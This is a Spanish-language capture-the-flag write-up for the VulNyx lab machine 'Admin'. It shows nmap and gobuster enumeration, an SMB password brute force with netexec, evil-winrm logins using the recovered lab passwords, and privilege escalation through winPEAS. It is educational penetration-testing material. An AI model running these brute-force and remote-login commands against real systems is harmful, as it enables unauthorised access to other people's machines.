> For the complete documentation index, see [llms.txt](https://beafn28.gitbook.io/beafn28/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://beafn28.gitbook.io/beafn28/writeups/vulnyx/admin.md).

# Admin

🔍 Dificultad: Fácil

### 🔍 **RECONOCIMIENTO**

En primer lugar, tras conectarnos a la máquina, utilizamos el comando:

```bash
ping -c 1 192.168.1.58
```

para verificar la conectividad de red.

<figure><img src="https://469389308-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FbKXfRjFOYJgGlV1An6Cf%2Fuploads%2FGrvbvZgW9ZvW5LsHgxHV%2Fimage.png?alt=media&amp;token=e11bd25c-b6dd-4556-a1ab-894a7fb0bba3" alt=""><figcaption></figcaption></figure>


A continuación, se realiza el comando:

```bash
nmap -p- --open 192.168.1.58 --min-rate 5000 -n
```

para realizar un escaneo de puertos y servicios detallado en la dirección IP.

<figure><img src="https://469389308-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FbKXfRjFOYJgGlV1An6Cf%2Fuploads%2F7syfgLHhRvqFZ2sWqBVW%2Fimage.png?alt=media&amp;token=626ae2e5-e205-49e9-8d85-7aa944f005e7" alt=""><figcaption></figcaption></figure>

Como podemos observar durante el escaneo, los puertos **80, 135, 139, 445, 5040, 5985, 47001** y varios en el rango **49664-49670** están abiertos. Estos pertenecen a los servicios de **HTTP, Microsoft RPC, NetBIOS-SSN, Microsoft-DS, WinRM** y otros puertos desconocidos, por lo que a continuación se indagará más.

### 🔎 **EXPLORACIÓN**


Se utiliza el comando:

```bash
sudo nmap -sCV -p80,135,139,445,5985,47001 -v 192.168.1.58
```

para obtener más información sobre ese puerto específicamente.

<figure><img src="https://469389308-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FbKXfRjFOYJgGlV1An6Cf%2Fuploads%2Fy8UXUqaJxDzoWzacfnt1%2Fimage.png?alt=media&amp;token=2bc76d71-be72-4dde-ac53-97233effcf5b" alt=""><figcaption></figcaption></figure>

Revisamos el puerto 80.

<figure><img src="https://469389308-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FbKXfRjFOYJgGlV1An6Cf%2Fuploads%2F46b5jOqCp6BxBoQy2e7b%2Fimage.png?alt=media&amp;token=35c58173-a4f4-4cfa-beb3-07c3b3173371" alt=""><figcaption></figcaption></figure>

Revisamos directorios.

```bash
gobuster dir -u http://192.168.1.58 -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -x html,txt,php,xml
```

<figure><img src="https://469389308-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FbKXfRjFOYJgGlV1An6Cf%2Fuploads%2F25ZU3atfwmyuApu4Snm6%2Fimage.png?alt=media&amp;token=8ba4b7cb-8d10-4851-9aed-f08ea15b7e4d" alt=""><figcaption></figcaption></figure>

Encontramos interesante **/tasks.txt**. Miramos el contenido.

<figure><img src="https://469389308-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FbKXfRjFOYJgGlV1An6Cf%2Fuploads%2FS4FDJOMVYS03MSD6crjY%2Fimage.png?alt=media&amp;token=4526c2ca-fe8e-4397-8b41-e811d38b7f20" alt=""><figcaption></figcaption></figure>

### 🚀 **EXPLOTACIÓN**

Encontramos hope como posible usuario. Realizamos fuerza bruta.

```bash
netexec smb 192.168.1.58 -u 'hope' -p /usr/share/wordlists/rockyou.txt --ignore-pw-decoding
```

<figure><img src="https://469389308-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FbKXfRjFOYJgGlV1An6Cf%2Fuploads%2FLVljR05uqAovGKr20tMn%2Fimage.png?alt=media&amp;token=509ab149-a520-4fae-b28e-87d5cd5277cb" alt=""><figcaption></figcaption></figure>

Nos conectamos al sistema con **evil-winrm**.

```bash
evil-winrm -i 192.168.1.58 -u "hope" -p "loser"
```

<figure><img src="https://469389308-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FbKXfRjFOYJgGlV1An6Cf%2Fuploads%2FKQb4bxJsJmB413xpGmPO%2Fimage.png?alt=media&amp;token=4353bfcc-2d58-4367-8e12-10f50d17dcf1" alt=""><figcaption></figcaption></figure>

### 🔐 PRIVILEGIOS

Subo **winPEAS** para una búsqueda a fondo para escalar privilegios.

{% @github-files/github-code-block url="<https://github.com/peass-ng>" %}

<figure><img src="https://469389308-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FbKXfRjFOYJgGlV1An6Cf%2Fuploads%2FuOErwLa04k03Wu5kc6fn%2Fimage.png?alt=media&amp;token=ac8e6b65-85c6-4e55-9c37-10dfe3f69d0d" alt=""><figcaption></figcaption></figure>

Ejecutamos. Encontramos un archivo con la contraseña y usuario.

<figure><img src="https://469389308-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FbKXfRjFOYJgGlV1An6Cf%2Fuploads%2FyB7OHfMXeCFZVY4BQ6dv%2Fimage.png?alt=media&amp;token=3ad85245-a433-4fcc-8f74-32dbb4bda6e0" alt=""><figcaption></figcaption></figure>

Nos conectamos con **evil-winrm**. Ya somos **root**.

```
evil-winrm -i 192.168.1.58 -u 'administrator' -p 'SuperAdministrator123'
```

<figure><img src="https://469389308-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FbKXfRjFOYJgGlV1An6Cf%2Fuploads%2FeV2qkWymGM6WEMqM4uTh%2Fimage.png?alt=media&amp;token=c67c2cbd-4d06-4a10-bb59-6dd7722e4d5d" alt=""><figcaption></figcaption></figure>